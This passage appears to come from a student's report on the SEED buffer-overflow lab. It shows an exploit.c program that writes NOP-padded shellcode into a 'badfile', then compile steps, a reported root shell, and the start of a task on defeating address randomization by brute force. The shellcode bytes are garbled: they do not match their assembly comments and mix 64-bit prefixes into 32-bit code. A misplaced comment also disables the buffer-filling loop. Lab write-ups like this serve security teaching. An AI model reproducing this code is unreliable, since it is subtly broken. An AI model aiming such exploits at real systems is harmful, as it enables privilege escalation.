    "\x31\xD9", /*Line 2: xorl %ebx, %ebx */
    /* Line 3: movb $0x55, %al */
    "\x65\x45\x55", /*Line 3: movb $0x55, %al */
    /* Line 4: int $0x80 */
    "\xCD\x80", /*Line 4: int $0x80 */
    /* Line 5: xorl %eax, %eax */
    "\x31\xC9", /*Line 5: xorl %eax, %eax */
    /* Line 6: pushl %eax */
    "\x50", /*Line 6: pushl %eax */
    /* Line 7: pushl $0x68732f2f */
    "\x48\x31\xC9\x68\x73\x2f\x2f", /*Line 7: pushl $0x68732f2f */
    /* Line 8: pushl $0x6e6922f */
    "\x48\x31\xC9\x68\x6e\x69\x22\x2f", /*Line 8: pushl $0x6e6922f */
    /* Line 9: movl %esp,%ebx */
    "\x48\x89\xE3", /*Line 9: movl %esp,%ebx */
    /* Line 10: pushl %eax */
    "\x50", /*Line 10: pushl %eax */
    /* Line 11: movl %esp,%ebx */
    "\x48\x89\xE1", /*Line 11: movl %esp,%ebx */
    /* Line 12: cdq */
    "\x48\x31\xC9", /*Line 12: cdq */
    /* Line 13: movb $0xeb,%al */
    "\x48\x89\xE0", /*Line 13: movb $0xeb,%al */
    /* Line 14: int $0x80 */
    "\x48\xCD\x80", /*Line 14: int $0x80 */
};

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    /*(buffer+30) = 0xb0;
    *(buffer+37) = 0xeb;
    *(buffer+44) = 0xb0;
    *(buffer+50) = 0xb0;
    int final = sizeof(buffer) - sizeof(shellcode);
    for(i=0;i<sizeof(shellcode);i++)
    {
        buffer[final+i] = shellcode[i];
    }

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile","wb");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

C Tab Width:8 Ln 11, Col 36 INS Right Ctrl
Type here to search 10:04 AM 11/19/2021

```


Compile the exploit.c file again.

```


SEEDlab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal [11/19/21]seed@Attacker:~/.../labs$ gcc -o exploit exploit.c
[11/19/21]seed@Attacker:~/.../labs$ 
Type here to search 10:05 AM 11/19/2021

```


Execute the exploit.c file.



### Execute the stack.c file




Observation: We entered the shell and the UID is root now.




#### Task 4: Defeating Address Randomization


We turn on the Address Space Randomization using the command shown in the screenshot.




We again compile the stack.c file.




We change the ownership of the stack file to root.




We change the mode of the stack.




This is the shell script to run the vulnerable program in an infinite loop. The file name is task4\_script.sh.






We make the task4\_script.sh file executable.

